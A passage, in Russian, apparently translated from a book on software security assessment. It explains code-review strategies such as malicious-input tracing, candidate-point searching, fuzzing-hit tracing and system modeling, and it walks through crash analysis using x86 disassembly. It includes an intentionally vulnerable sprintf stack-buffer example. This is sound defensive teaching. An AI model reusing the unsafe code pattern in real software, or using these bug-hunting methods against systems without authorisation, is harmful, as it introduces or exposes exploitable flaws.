Трассировка вредоносного ввода

Техника CC1 (см. таблицу 4-4) близка к тому, что большинство людей представляет себе как анализ кода. Вы начинаете с точки входа в систему, куда может поступать информация, изменяемая пользователем. Затем вы трассируете поток кода вперед, выполняя ограниченный анализ потока данных. Читая код, вы держите в голове набор возможных "плохих" входных данных и пытаетесь проследить все, что выглядит как потенциальная проблема безопасности. Эта техника является эффективным способом анализа кода, но требует некоторого опыта, чтобы знать, в какие функции стоит переходить.

Таблица 4-4. CC1: трассировка вредоносного ввода

Start point	Data entry points
End point	Security vulnerabilities (open-ended)
Tracing method	Forward, control-flow sensitive, data-flow sensitive
Goal	Discover security problems that can be caused by malicious input. Use threat model and/or common vulnerability classes to help guide analysis.
Difficulty	Hard
Speed	Very slow
Comprehension impact	High
Abstraction	Basic implementation through implementation logic
Strengths	Inherent focus on security-relevant code Can sometimes identify subtle or abstract flaws Difficult to go off track
Weaknesses	Code and data paths balloon up quickly, especially in object-oriented code Easy to overlook issues Requires focus and experience

В общем случае вы сосредоточиваете усилия на поиске любого поведения, которое выглядит небезопасным: знакомого вам класса уязвимостей, отсутствия границы доверия там, где она нужна, и так далее. С этой техникой трудно уйти слишком далеко в сторону, потому что обычно можно удерживать себя на следе изменяемых входных данных. Однако, когда вы устаете или теряете терпение, можно начать пропускать проблемы, поскольку неизбежно начинаете перескакивать через функции, которые раньше в тот же день проанализировали бы. К сожалению, эта стратегия настолько затратна по времени, что в какой-то момент вы почти наверняка потеряете концентрацию.

Такой анализ может оказаться сложным в объектно-ориентированном коде, особенно в плохо спроектированном объектно-ориентированном коде. Вы быстро поймете, что это проблема, если первый же пользовательский ввод, который вы трассируете, заставит открыть пять или шесть файлов исходного кода, обычно еще до того, как система успеет что-либо сделать с этим вводом. В таком случае вам нужна помощь точной проектной документации, включая достаточно полную модель угроз. Если ее нет, следует отложить этот анализ и сначала выполнить обзор модулей или классов, чтобы понять систему с объектно-ориентированной точки зрения.

Анализ модуля

Суть техники CC2 (см. таблицу 4-5) -- чтение кода строка за строкой в файле. Вместо того чтобы углубляться в встреченные вызовы функций и объекты или выполнять обратную трассировку, чтобы увидеть, как вызываются функции, вы делаете заметки о любых потенциальных проблемах, которые замечаете.

Таблица 4-5. CC2: анализ модуля

Start point	Start of a source file
End point	End of a source file
Tracing method	Forward, not control-flow sensitive, not data-flow sensitive
Goal	Look at each function in a vacuum and document potential issues.
Difficulty	Very hard
Speed	Slow
Comprehension impact	Very high
Abstraction	Basic implementation through design
Strengths	You learn the language of the application Easier to analyze cohesive modules Can find subtle and abstract flaws
Weaknesses	Mentally taxing Constant documentation requires discipline Easy to mismanage time

Возможно, вы этого не ожидаете, но многие опытные проверяющие кода выбирают технику CC2 как базовую часть своего подхода. На самом деле двое авторов этой книги обычно начинают анализ новой кодовой базы с поиска аналога каталога `util/` и чтения framework- и glue-кода строка за строкой.

Эта техника дает большие побочные преимущества для будущих усилий по анализу логики и проектирования, потому что вы усваиваете язык и идиомы программы и ее создателей. Может показаться, что без трассировки потока выполнения вы будете пропускать проблемы направо и налево, но на самом деле это хорошо работает: вы не отвлекаетесь на постоянные прыжки по коду и можете сосредоточиться на коде перед собой. Кроме того, весь код в одном файле обычно достаточно связен, поэтому часто у вас есть похожие алгоритмы для сравнения.

У этой техники есть и компромиссы. Во-первых, она изматывает, и после слишком многих непрерывных часов вы часто чувствуете умственную усталость. Иногда вы перестаете быть эффективны немного раньше, чем осознаете это, что может привести к пропущенным уязвимостям. Другая проблема в том, что документирование каждой потенциальной проблемы требует значительной дисциплины, а поддерживать темп дольше четырех-пяти часов бывает трудно. Обычно в этот момент лучше остановиться на день и переключиться на другие, менее интенсивные виды анализа.

У этой техники есть еще один скрытый недостаток: легко уйти в сторону и анализировать код, который не имеет отношения к безопасности и ничему не учит вас о приложении. К сожалению, нужно хорошо чувствовать процесс анализа ПО, чтобы понимать, эффективно ли вы тратите время. Даже с учетом этого иногда какой-нибудь фрагмент кода просто захватывает ваше внимание, и вы следуете за ним следующие несколько часов. Поэтому, используя эту стратегию анализа, убедитесь, что придерживаетесь своего процесса и точно оцениваете ее полезность.

Анализ алгоритма

Стратегия CC3 (см. таблицу 4-6) требует знать проект системы достаточно хорошо, чтобы выбрать алгоритм, релевантный безопасности, и проанализировать его реализацию. По сути эта стратегия такая же, как анализ модуля (CC2); однако вероятность уйти в сторону ниже.

Таблица 4-6. CC3: анализ алгоритма

Start point	Start of a key algorithm
End point	End of that algorithm
Tracing method	Forward, not control-flow sensitive, not data-flow sensitive
Goal	Look at the algorithm and identify any possible weakness in the design or implementation.
Difficulty	Very hard
Speed	Slow
Comprehension impact	Very high
Abstraction	Basic implementation through design
Strengths	You can't go off track Can find subtle and abstract flaws
Weaknesses	Mentally taxing Lacks context

Конечно, эффективность этой стратегии почти полностью зависит от выбранного для анализа алгоритма, поэтому нужно выбрать что-то релевантное безопасности. Лучше всего сосредоточить усилия на повсеместных и критичных для безопасности алгоритмах, например на тех, которые принудительно обеспечивают модель безопасности, реализуют криптографию или используются в большей части обработки входных данных.

Анализ класса или объекта

Стратегия CC4 (см. таблицу 4-7) почти такая же, как анализ модуля (CC2, таблица 4-5), за исключением того, что вы сосредоточены на реализации класса.

Таблица 4-7. CC4: анализ класса или объекта

Start point	An object
End point	All references to that object examined
Tracing method	Forward, not control-flow sensitive, not data-flow sensitive
Goal	Study the interface and implementation of an important object to find vulnerabilities in how the system uses it.
Difficulty	Hard
Speed	Slow
Comprehension impact	Very high
Abstraction	Basic implementation through design
Strengths	Less likely to go off track than in module analysis Can find subtle and abstract flaws
Weaknesses	Mentally taxing Might lack context More likely to go off track than in algorithm analysis

Эта стратегия эффективнее CC2 для объектно-ориентированных программ, потому что объекты обычно довольно связны. Кроме того, при ней сложнее сбиться с пути, хотя насколько именно -- зависит от того, насколько объект связен и релевантен безопасности. Как и с CC2, при использовании этой стратегии анализа нужно быть очень внимательным.

Трассировка попаданий черного ящика

Глава 1, "Основы программных уязвимостей", ввела тестирование черного ящика и fuzz-тестирование, а эта глава объясняет, как они могут влиять на процесс оценки. Напомним: при тестировании черного ящика вы вручную подаете приложению разные ошибочные данные, чтобы увидеть, как программа реагирует; fuzz-тестирование использует инструменты для автоматизации процесса тестирования черного ящика. Вы помечаете свой ввод черного ящика как "попадание", когда он заставляет программу аварийно завершиться или раскрыть полезную информацию, которую она не должна раскрывать. Затем эти попадания трассируются, чтобы выявить уязвимости, вызвавшие аномальное поведение. По сути тестирование черного ящика -- это метод грубой силы для поиска уязвимостей, и он не очень тщателен; однако он может позволить быстро поймать "низко висящие плоды". Иногда он также помогает найти чрезвычайно тонкие уязвимости, которые трудно выявить анализом кода.

Стратегия CC5 (см. таблицу 4-8) дает метод включения тестирования черного ящика и fuzz-тестирования в более подробную оценку приложения. Процедура выполнения этой стратегии довольно проста. Нужны только работающая версия приложения и определение точек входа, на которые вы хотите нацелиться. Затем нужно настроить типы входных данных, генерируемых вашим инструментом fuzz-тестирования, или вручную пройти меньший набор входных данных. Например, если вы аудитируете Web-сервер, а точка входа -- TCP-соединение на порт 80, вероятно, вам нужен fuzzer протокола HTTP. У вас могут быть дополнительные знания о реализации, позволяющие дальше изменять входные данные и повышать шансы успешных попаданий. Конечно, нестандартные или проприетарные протоколы либо форматы файлов могут потребовать намного больше усилий для создания инструмента fuzzing. К счастью, эту задачу можно в некоторой степени упростить, используя фреймворки вроде SPIKE, которые обсуждаются далее в разделе "Инструменты fuzz-тестирования".

Таблица 4-8. CC5: трассировка попаданий черного ящика

Start point	Data entry points
End point	Security vulnerabilities (open-ended)
Trace method	Forward, control-flow sensitive, data-flow sensitive
Goal	Trace an input path with an issue identified via black box (or fuzz) input testing.
Difficulty	Moderate
Speed	Fast
Comprehension impact	Medium
Abstraction	Basic implementation through design
Strengths	Traces some form of known issue Easy to stay on track Least mentally taxing of the code comprehension strategies
Weaknesses	Ignores many potential paths based on limitations of the testing approach A large number of false-positives can result in a huge waste of time

Примечание

В идеале анализ черного ящика должен быть частью процесса QA. Однако процесс QA может быть недостаточно широким, чтобы охватить настоящий диапазон потенциально вредоносного ввода. Поэтому следует использовать любые доступные тестовые harness'ы QA, но изменять ввод за пределами параметров, которые они уже проверяют.

Глава "Fault Injection" из *The Shellcoder's Handbook* (Wiley, 2004) подробно рассматривает техники тестирования черного ящика. Она описывает ряд полезных методов генерации ввода, кратко изложенных в следующем списке:

• *Ручная генерация (black boxing).* Этот метод предполагает ручное добавление входных данных, которые вы намерены протестировать. Часто он дает самые полезные и целевые результаты.
• *Автоматизированная генерация (fuzzing).* Этот метод хорош для тестирования продуктов, использующих стандартные протоколы, но помните, что он часто не учитывает расширения, предоставляемые анализируемым приложением. Этот метод часто полезен вместе с ручной генерацией: можно автоматически протестировать стандартный протокол, а затем использовать ручную генерацию для расширений или расхождений, выявленных в других компонентах проверки. Автоматизированную генерацию все еще можно использовать с нестандартными протоколами, но для этого требуется фреймворк вроде SPIKE.
• *Живой захват.* Этот метод позволяет изменять (или мутировать) ввод в уже существующем взаимодействии. Он особенно полезен для протоколов с состоянием, потому что можно игнорировать значительную часть обязательной настройки сессии и сосредоточиться на уязвимостях в более поздних обменах.

Стратегии кандидатных точек

Стратегии кандидатных точек (CP) -- один из самых быстрых способов выявить самые распространенные классы уязвимостей. Эти стратегии сосредоточены на выявлении идиом и структурированных шаблонов кода, часто связанных с программными уязвимостями. Затем проверяющий может выполнять обратную трассировку от этих кандидатных точек, чтобы найти пути, допускающие доступ от недоверенного ввода. Простота этого подхода делает стратегии кандидатных точек основой большей части автоматизированного анализа кода. Конечно, недостаток в том, что эти стратегии не поощряют глубокое понимание кода и игнорируют уязвимости, которые не подходят под довольно ограниченные определения кандидатных точек.

Общий подход кандидатных точек

Стратегия CP1 (см. таблицу 4-9) почти противоположна стратегии понимания кода. Вы начинаете с самых низкоуровневых процедур, которые предоставляют доступ к активам приложения или могут содержать уязвимость. Этот процесс может включать использование автоматизированных инструментов для обнаружения потенциально небезопасных конструкций кода или простой текстовый поиск на основе уже имеющихся знаний о приложении и потенциальных уязвимостях. Затем вы трассируете код назад, чтобы увидеть, не раскрывают ли эти процедуры какие-либо уязвимости, доступные из точки входа приложения.

Таблица 4-9. CP1: общий подход кандидатных точек

Start point	Potential vulnerabilities
End point	Any form of user-malleable input
Tracing method	Backward, control-flow sensitive, data-flow sensitive
Goal	Given a list of potential vulnerabilities, determine whether they are exploitable
Difficulty	Easy to moderate
Speed	Medium
Comprehension impact	Low
Abstraction	Basic implementation through complex implementation
Strengths	Good coverage for known vulnerability classes Isn't too mentally taxing Hard to go off track
Weaknesses	Biases the reviewer to confirming only a limited set of potential issues Comprehension impact is much lower than with code comprehension strategies The results are only as good as your candidate points

Например, предположим, что вы используете инструмент анализа, который сообщает следующее:

```
util.c: Line 1293: sprintf() used on a stack buffer
```

Вы попытались бы проверить, действительно ли это ошибка. Функция может выглядеть примерно так:

```
int construct_email(char *name, char *domain) {
    char buf[1024];
    sprintf(buf, "%s@%s", name, domain);
    ... do more stuff here ...
}
```

Нельзя определить, эксплуатируема ли эта ошибка, пока вы не проверите, можете ли контролировать аргумент `name` или `domain` этой функции и могут ли эти строки быть достаточно длинными, чтобы переполнить `buf`. Поэтому нужно проверить каждый случай, где вызывается `construct_email()`, чтобы установить, уязвим ли он. На самом деле такой подход к проверке довольно быстрый, но у него есть ряд недостатков. Главное -- это неполный подход: он улучшает ваше знакомство с приложением, но не повышает понимание того, как приложение работает. Вместо этого приходится полагаться на предположения о том, что составляет уязвимость, а эти предположения могут неточно отражать код. Поэтому использование только этого подхода может заставить вас пропустить более сложные уязвимости или даже простые уязвимости, которые не подходят под строгие классификации.

Автоматизированный инструмент анализа исходного кода

Стратегия CP2 (см. таблицу 4-10) может использоваться для генерации кандидатных точек, как обсуждалось в стратегии CP1. За последние несколько лет эта стратегия получила много внимания в прессе, поскольку компании-разработчики ПО пытаются найти более простые и менее дорогие методы защиты своих приложений. Результатом стал взрывной рост числа и разнообразия инструментов анализа исходного кода.

Таблица 4-10. CP2: автоматизированный инструмент анализа исходного кода

Start point	Potential vulnerabilities
End point	Any form of user-malleable input
Tracing method	Backward, control-flow sensitive, data-flow sensitive
Goal	Identify vulnerabilities based on a list of candidate points and code paths obtained from automated analysis tools.
Difficulty	Easy to moderate
Speed	Fast to very slow (depending on false-positive rate)
Comprehension impact	Very low
Abstraction	Basic implementation through complex implementation
Strengths	Good coverage for easily identified vulnerabilities Isn't mentally taxing Hard to go off track
Weaknesses	Biases the reviewer to confirming only a limited set of potential issues Comprehension impact is much lower than with code comprehension strategies The results are only as good as your search method

Ранние системы анализа исходного кода были простыми лексическими анализаторами: они искали шаблоны, соответствующие потенциально уязвимым строкам исходного кода. Более новые системы действительно могут выполнять довольно подробный анализ потока данных приложения и выявлять несколько классов уязвимостей. Эти инструменты могут помогать в выявлении кандидатных точек и даже предлагать некоторый уровень анализа, чтобы ускорить ручную проверку выявленных кандидатов.

Недостаток автоматизированных инструментов анализа исходного кода в том, что они находятся на ранней стадии развития. Нынешнее поколение инструментов требует больших вложений времени и денег и показывает нестабильные результаты. Большинство инструментов требует обширной настройки и имеет серьезные проблемы с выявлением чрезмерного количества ложноположительных кандидатных точек. Эта проблема настолько серьезна, что результаты инструмента часто игнорируют из-за времени, необходимого на трассировку всех ложноположительных результатов.

Наконец, как стратегия кандидатных точек, автоматизированные инструменты анализа исходного кода сосредоточены только на конкретном наборе потенциально уязвимых идиом. Поэтому они ограничены в классах уязвимостей, которые могут обнаружить. Даже лучшие автоматизированные инструменты анализа исходного кода не выявляют простые уязвимости вне своих параметров или сложные уязвимости, у которых нет легко определяемой прямой связи. Эти сложные уязвимости включают большинство уязвимостей проектирования и логики, а также многие более сложные уязвимости реализации.

Учитывая все предыдущие пункты, у автоматизированных инструментов анализа исходного кода все же большой потенциал. Технология, безусловно, будет улучшаться, и долгосрочные преимущества в итоге перевесят недостатки. Фактически многие группы разработки уже используют автоматизированный анализ как дополнение к ручному анализу кода и внутреннему контролю качества. Можно ожидать, что эта практика будет расширяться по мере того, как инструменты станут гибче и смогут эффективнее интегрироваться в полный процесс проверки.

Простые лексические кандидатные точки

Широкий диапазон уязвимостей хорошо поддается выявлению на основе простых схем сопоставления с шаблоном (стратегия CP3, показанная в таблице 4-11). Уязвимости форматной строки и SQL-инъекции -- два очевидных примера. При выявлении этих уязвимостей проверяющий

использует утилиту вроде `grep` или `findstr`, чтобы сгенерировать список кандидатных точек по всей кодовой базе. Затем этот список сокращается на основе того, что проверяющий знает о проекте приложения. Например, вы должны быть способны устранить большинство таких кандидатных точек, просто определив, находятся ли они в модуле, который обрабатывает потенциально вредоносный ввод. После сокращения списка вы используете общий подход кандидатных точек (CP1), чтобы выявить любые эксплуатируемые пути к этому месту.

Таблица 4-11. CP3: простые лексические кандидатные точки

Start point	Potential vulnerabilities
End point	Any form of user-malleable input
Tracing method	Backward, control-flow sensitive, data-flow sensitive
Goal	Identify potential vulnerabilities based on simple pattern matching, and then trace to entry points for confirmation.
Difficulty	Easy to moderate
Speed	Fast to medium (depending on the number of points)
Comprehension impact	Low
Abstraction	Basic implementation through complex implementation
Strengths	Good coverage for known vulnerability classes Isn't too mentally taxing Hard to go off track
Weaknesses	Capable of confirming only a limited set of potential issues Comprehension impact is almost nonexistent The results are only as good as the search pattern

Простые бинарные кандидатные точки

Как и при анализе исходного кода, в бинарном коде приложения можно довольно легко выявить ряд кандидатных точек (стратегия CP4, показанная в таблице 4-12). Например, можно определить начальный список кандидатных точек для уязвимостей расширения знака, перечислив в бинарном исполняемом файле Intel все вхождения инструкции MOVSX. Также можно искать в бинарном коде многие эквивалентные шаблоны исходного кода; этот метод необходим, когда у вас нет доступа к исходному коду приложения. Затем список можно сократить и трассировать по сути тем же способом, что и для стратегии лексических кандидатных точек (CP3).

Таблица 4-12. CP4: простые бинарные кандидатные точки

Start point	Potential vulnerabilities
End point	Any form of user-malleable input
Tracing method	Backward, control-flow sensitive, data-flow sensitive
Goal	Identify potential vulnerabilities based on patterns in the application's binary code and then trace to entry points for confirmation.
Difficulty	Easy to moderate
Speed	Fast to medium (depending on the number of points)
Comprehension impact	Low
Abstraction	Basic implementation through complex implementation
Strengths	Good coverage for known vulnerability classes Isn't too mentally taxing Hard to go off track
Weaknesses	Capable of confirming only a limited set of potential issues Comprehension impact is almost nonexistent The results are only as good as the search pattern

Кандидатные точки, созданные черным ящиком

Когда тестирование черного ящика возвращает результаты, указывающие на программные ошибки, нужно идти назад от точки сбоя, чтобы найти причину. Эта стратегия (CP5) кратко изложена в таблице 4-13.

Таблица 4-13. CP5: кандидатные точки, созданные черным ящиком

Start point	Potential vulnerabilities
End point	Any form of user-malleable input
Tracing method	Backward, control-flow sensitive, data-flow sensitive
Goal	Identify potential vulnerabilities based on patterns in the application binary and then trace to entry points for confirmation.
Difficulty	Easy to moderate
Speed	Fast to medium (depending on the number of points)
Comprehension impact	Low
Abstraction	Basic implementation through complex implementation
Strengths	Good coverage for known vulnerability classes Is not overly taxing mentally Hard to go off track
Weaknesses	Only capable of confirming a limited set of potential issues Comprehension impact is almost nonexistent The results are only as good as the tool

В большинстве случаев метод черного ящика включает некоторый уровень анализа аварийного завершения. Для выполнения этого шага, вероятно, нужно быть знакомым с ассемблерным кодом. Многие отладчики в некоторой степени могут сопоставлять исходный код с ассемблерным кодом, поэтому если исходный код доступен, вам может не понадобиться так хорошо знать ассемблер. Однако рано или поздно хороший аудитор должен уметь читать и интерпретировать ассемблерный код. К счастью, это почти наверняка придет с опытом, и можно использовать множество доступной литературы по ассемблерному коду для разных архитектур. Поскольку большая часть популярного ПО компилируется для платформ Intel, вероятно, сначала стоит изучить именно эту платформу. Помимо книг и онлайн-руководств, полный справочник набора инструкций Intel и руководства по

программированию можно найти у Intel по адресу www.intel.com/design/pentium4/manuals/index_new.htm.

Теперь перед вами задача трассировать назад от дампа памяти, где произошел сбой, к месту в коде, где что-то пошло не так. Эта тема могла бы заслуживать целой главы или больше, но поскольку она не является фокусом этой главы (или книги), здесь рассматриваются только основы. Во-первых, некоторые crash dump'ы легко разобрать, потому что они падают ровно в месте, где срабатывает ошибка. Рассмотрите, например, следующий код:

```
text:76F3F707 movzx ecx, word ptr [eax+0Ah]
text:76F3F70B dec ecx
text:76F3F70C mov edx, ecx
text:76F3F70E shr ecx, 2
text:76F3F711 lea edi, [eax+19h]
text:76F3F714 rep movsd
text:76F3F716 mov ecx, edx
text:76F3F718 and ecx, 3
text:76F3F71B rep movsb
text:76F3F71D pop edi
text:76F3F71E pop esi
```

Произойдет огромное копирование памяти, если предположить, что вы можете контролировать короткое целое число, расположенное по адресу `[eax+0Ah]`, и установить это целое в 0. Если оно установлено в 0, инструкция `dec ecx` вызывает целочисленное исчерпание вниз, что приводит к большому копированию памяти.

Примечание

Этот тип ошибки подробнее обсуждается в главе 6, "Проблемы языка C". Не беспокойтесь, если сейчас вы этого не понимаете. Просто знайте, что в результате происходит огромное копирование памяти, повреждающее большие объемы данных программы.

Если бы вы fuzz-тестировали эту ошибку, она аварийно завершилась бы на инструкции `rep movsd`. Эту ошибку довольно просто анализировать обратной трассировкой, потому что вы сразу знаете, где происходит сбой.

Оставшаяся работа -- выяснить, где заполняется `[eax+0Ah]`. Обычно вы ищете в непосредственной функции, где приложение аварийно завершилось; если это не помогает, может потребоваться больше расследования. В этом случае нужно увидеть, где был установлен регистр `eax`, и трассировать назад, чтобы найти, где он был выделен. В объектно-ориентированном коде такие ссылки могут относиться к экземпляру объекта класса, что усложняет задачу (если у вас есть только бинарный файл), потому что вы не видите прямого пути от заполнения этой области памяти до места, где на нее ссылаются и используют. К счастью, другие люди -- в частности, Halvar Flake -- работали над распознаванием объектов в бинарных файлах и отсевом нежелательных путей кода, чтобы помочь изолировать активность в определенной части приложения. (Инструмент Flake BinNavi и IDA-плагин objrec описаны далее в этой главе, в разделе "Инструменты бинарной навигации".) В такой ситуации сбой анализируется по следующей базовой процедуре:

1. Исследуйте инструкцию, на которой программа аварийно завершилась, чтобы понять, почему был сгенерирован fault. Был ли прочитан недопустимый исходный операнд? Была ли записана недопустимая операция назначения? Был ли индекс области памяти слишком большим или слишком маленьким? Было ли значение счетчика цикла неразумным?
2. Работайте назад, чтобы определить, откуда пришел недопустимый операнд. Посмотрите в локальной функции, где был заполнен соответствующий регистр. Был ли он заполнен из члена структуры? Был ли он установлен локально? Является ли он аргументом? Для членов структур или объектов этот шаг может потребовать довольно много работы.

3. Свяжите недопустимый операнд с некоторыми данными, поданными в программу через точку входа, которую вы fuzz-тестировали. Определите, какая часть данных вызвала исключение.

Второй пример работы со сбоями возникает, когда приложение падает в, казалось бы, случайном месте. Это может происходить, когда повреждение памяти случается в какой-то точке программы, но поврежденная область памяти не используется (или используется так, что генерируется fault) до гораздо более позднего места в коде. Фактически в предыдущем ассемблерном примере представьте, что вы трассировали назад и определили: `[eax+0Ah]` устанавливается в 10 при инициализации класса и никогда не меняется. Этот сбой становится загадочным, потому что вы определили, что `[eax+0Ah]` никогда не устанавливается в 0, и все же здесь происходит падение, потому что он был установлен в 0! В таком случае, скорее всего, произошло одно из двух:

• Вы повредили память где-то в начале структуры, на которую указывает `eax`.
• Вы повредили другой буфер в куче, и он перезаписал структуру, на которую указывает `eax`.

Если верен первый случай, при повторном fuzz-тестировании приложения тем же вводом, вероятно, произойдет идентичный сбой; если верен второй случай, приложение может упасть в совершенно другом месте или не упасть вовсе.

Так как же выяснить, что происходит? Доступно несколько инструментов, помогающих обнаружить причину fault, в зависимости от природы уязвимости. Самый простой случай для обнаружения -- когда буфер, не являющийся частью какой-либо структуры, был выделен в куче и переполнен. Хотя случайные сбои сначала выглядят проблемой, такие проблемы можно изолировать довольно быстро. У Microsoft есть инструмент gflags, входящий в Microsoft Debugging Tools for Windows (доступен по адресу www.microsoft.com/whdc/devtools/debugging/debugstart.mspx), который полезен в такой ситуации. В частности, его можно использовать, чтобы включить функциональность "heap paging" в отлаживаемом процессе. По сути heap paging приводит к тому, что каждый запрос памяти выделяется в конце страницы, так что сразу после выделенной памяти находится сторожевая страница. Поэтому при переполнении буфера во время операции копирования происходит попытка записать данные в сторожевую страницу, что вызывает исключение. Следовательно, можно вызвать исключение немедленно в момент срабатывания ошибки.

Однако пользовательские распределители памяти могут быть сложнее. Один подход -- перехватывать вызовы пользовательских процедур выделения памяти и перенаправлять их к системным процедурам выделения. Сложность этого подхода зависит от ОС, от того, находятся ли распределители памяти в отдельной разделяемой библиотеке, и от того, являются ли они внешне доступными символами. Другие решения могут включать патчинг бинарного кода, чтобы пользовательские распределители памяти не делали ничего, кроме вызова настоящих процедур выделения. Некоторые из этих методов могут стать запутанными и требовать много программирования, но выбор зависит от тестовой среды и доступных инструментов. Например, в среде UNIX перехватывать вызовы функций к разделяемой библиотеке довольно просто с помощью функциональности `LD_PRELOAD`, которую предоставляют UNIX-компоновщики. Можно установить эту переменную окружения, чтобы указать компоновщику загружать выбранную вами библиотеку вместо библиотечной функции, которую предполагалось вызвать.

Примечание

Функциональность компоновщика LD_PRELOAD в прошлом была целью ошибок безопасности, и она подробнее обсуждается при рассмотрении UNIX-уязвимостей в главе 10, "Unix II: процессы".

Еще один быстрый и грязный прием состоит в использовании отладчика для ручного перенаправления вызовов из одного места в другое, чтобы вызывались другие процедуры выделения. Например, можно установить breakpoint в отладчике на пользовательском приложении,

а затем устанавливать указатель инструкций так, чтобы он указывал на системный распределитель памяти при каждом срабатывании breakpoint. Этот метод утомителен, потому что выделения, вероятно, происходят в анализируемом приложении сотни раз; однако многие отладчики позволяют создавать скрипты или автоматически выполнять задачи при срабатывании breakpoint. Например, в отладчике SoftICE можно выдать следующую команду:

```
bpx 12345678 DO "r eip malloc"
```

Эта команда устанавливает breakpoint на область памяти `0x12345678` (предполагая, что пользовательский распределитель памяти находится там). Когда breakpoint срабатывает, указатель инструкций изменяется так, чтобы указывать на процедуру `malloc()`.

Если вы повредили структуру, нужно исследовать последствия этого повреждения, чтобы понять, как оно произошло. Ищите смещение самого нижнего поврежденного члена структуры, чтобы получить более точное местоположение. Когда местоположение известно, вы должны быть способны определить, что повреждение произошло одним из следующих двух способов:

• Буфер в структуре был целью небезопасного копирования.
• Массив какого-либо другого типа данных (возможно, целых чисел или указателей) был небезопасно скопирован из-за недопустимого индекса в этот массив или потому, что в массив просто скопировали слишком много элементов.

Поэтому нужно определить, где поврежденные элементы находятся в исследуемой структуре. Это может сократить время, затрачиваемое на изучение того, как структура изменяется, поскольку изменяемые типы данных фиксированного размера не являются предметом беспокойства. То, как обращаются к определенным смещениям структуры, дает ясное указание, какие данные там хранятся. Код, указывающий на буферы данных в структуре, может выглядеть примерно так:

```
lea eax, [ebx+0FCh]
push [ebp + arg_0]
push eax
call strcpy
```

Предположим, вы исследуете сбой, потому что `[ebx+124h]` должен быть указателем, но вместо этого он равен `0x41414141`, поскольку вы каким-то образом повредили структуру. Глядя на предыдущий код, можно увидеть, что `[ebx+0FCh]`, по-видимому, является строкой, потому что он передается как аргумент назначения в `strcpy()`. Затем можно трассировать назад `arg_0` и посмотреть, контролировали ли вы его и действительно ли он является результатом повреждения структуры.

Кандидатные точки, специфичные для приложения

После того как вы проведете некоторое время с кодовой базой, вы начнете замечать повторяющиеся уязвимые шаблоны и программные идиомы. Иногда это уязвимые служебные функции, например обертка базы данных или процедура обработки строк. В стратегии CP6 (см. таблицу 4-14) вы сосредоточиваетесь на сходствах этих шаблонов и разрабатываете простые методы поиска по коду для генерации списков кандидатных точек. Обычно эта стратегия не требует ничего, кроме создания простого скрипта с проверками регулярных выражений на выбранном вами языке. Хотя вы можете отвлечься на спор Perl против Python против Ruby против языка месяца. Стоит отметить, что крутые ребята используют Haskell.

Таблица 4-14. CP6: кандидатные точки, специфичные для приложения

Start point	Potential vulnerabilities
End point	Any form of user-malleable input
Tracing method	Backward, control-flow sensitive, data-flow sensitive
Goal	Identify potential vulnerabilities based on patterns observed in the review up to this point.
Difficulty	Easy to moderate
Speed	Fast
Comprehension impact	Very low
Abstraction	Basic implementation through implementation logic
Strengths	Good balance of speed and depth of coverage Isn't too mentally taxing Hard to go off track
Weaknesses	Requires a thorough understanding of the codebase Comprehension impact is almost nonexistent Biases the reviewer toward confirming only a limited set of potential issues

Стратегии обобщения проектирования

Стратегии обобщения проектирования (DG) сосредоточены на выявлении логических и проектных уязвимостей через анализ реализации и вывод более высокоуровневых проектных абстракций. Получив такое понимание, можно использовать стратегии обобщения проектирования для выявления областей пересекающегося доверия, где требуются границы доверия. Этот подход является вариацией обобщения в проектировании ПО, где более высокоуровневые интерфейсы и компоненты разрабатываются путем обобщения низкоуровневых реализаций. Стратегии обобщения используются в основном как последующий компонент других стратегий, потому что они требуют хорошего понимания реализации и функций приложения.

Моделирование системы

Глава 2 обсуждала моделирование угроз как способ разработать абстракцию системы через процесс факторизации (сверху вниз). Однако нет причин, по которым нельзя запустить модель угроз в обратном направлении и моделировать систему, обобщая от реализации (снизу вверх), а затем снова факторизовать вниз к компонентам, которые вы еще не видели. Эта стратегия DG1 (см. таблицу 4-15) может быть чрезвычайно тщательной и очень эффективной, когда нужно получить наиболее подробное знание системы. К сожалению, она также медленная, поскольку фактически означает обратное проектирование полного дизайна из реализации. Однако это лучший метод выявления проектных и архитектурных уязвимостей в существующей реализации.

Таблица 4-15. DG1: моделирование системы

Start point	Beginning of module under review
End point	Security vulnerabilities (open-ended)
Tracing method	Varies
Goal	Identify more abstract (logic and higher-level) vulnerabilities by modeling the actual behavior of the system.
Difficulty	Hard
Speed	Slow
Comprehension impact	Very high
Abstraction	Implementation logic through architectural
Strengths	Provides the most effective method for identifying logic and design vulnerabilities Can identify some types of operational vulnerabilities Provides detailed knowledge of the application's design and architecture
Weaknesses	Requires a strong understanding of the system implementation Easy to go off track Requires focus and experience Can be time consuming

Обычно подробное моделирование нужно выполнять только для критичных для безопасности компонентов, таких как подсистема безопасности приложения, цепочка обработки входных данных или другие крупные framework-компоненты, используемые во всем приложении. Однако цикл рефакторинга приложения дает возможность построить полную модель, проверенную по реализации. Этот цикл вносит накладные расходы в процесс рефакторинга, но он гораздо менее навязчив, чем моделирование после завершения приложения, и может окупиться за счет защиты проектирования приложения во время и после рефакторинга.

Проверка гипотез

Стратегия DG2 (см. таблицу 4-16) -- это просто процесс попытки определить проект более мелких программных элементов путем выдвижения гипотезы и ее проверки через наблюдения за реализацией. Эта стратегия особенно необходима для любых средних и крупных приложений, потому что они слишком велики, чтобы охватить их целиком за один раз. Вместо этого вы делаете предположение о том, какую абстракцию отражает реализация, а затем пытаетесь анализировать реализацию в контексте этого предположения. Если вы правы, вы успешно реконструировали элемент проектирования из реализации. Если вы ошиблись, ваши усилия должны дать достаточно контекста, чтобы сделать более образованное предположение о правильном назначении.

Таблица 4-16. DG2: проверка гипотез

Start point	Beginning of code elements under review
End point	Security vulnerabilities (open ended)
Tracing method	Varies
Goal	Identify more abstract (logic and higher level) vulnerabilities by modeling the actual behavior of the system.
Difficulty	Hard
Speed	Medium
Comprehension impact	Very high
Abstraction	Implementation logic through architectural
Strengths	Is a faster method for identifying issues in the design of programming elements Helps build a good understanding of design aspects Is well suited to identifying more complex and subtle issues
Weaknesses	Easy to go off track Poor assumptions can derail later elements of the review Can be mentally taxing

Выведение назначения и функции

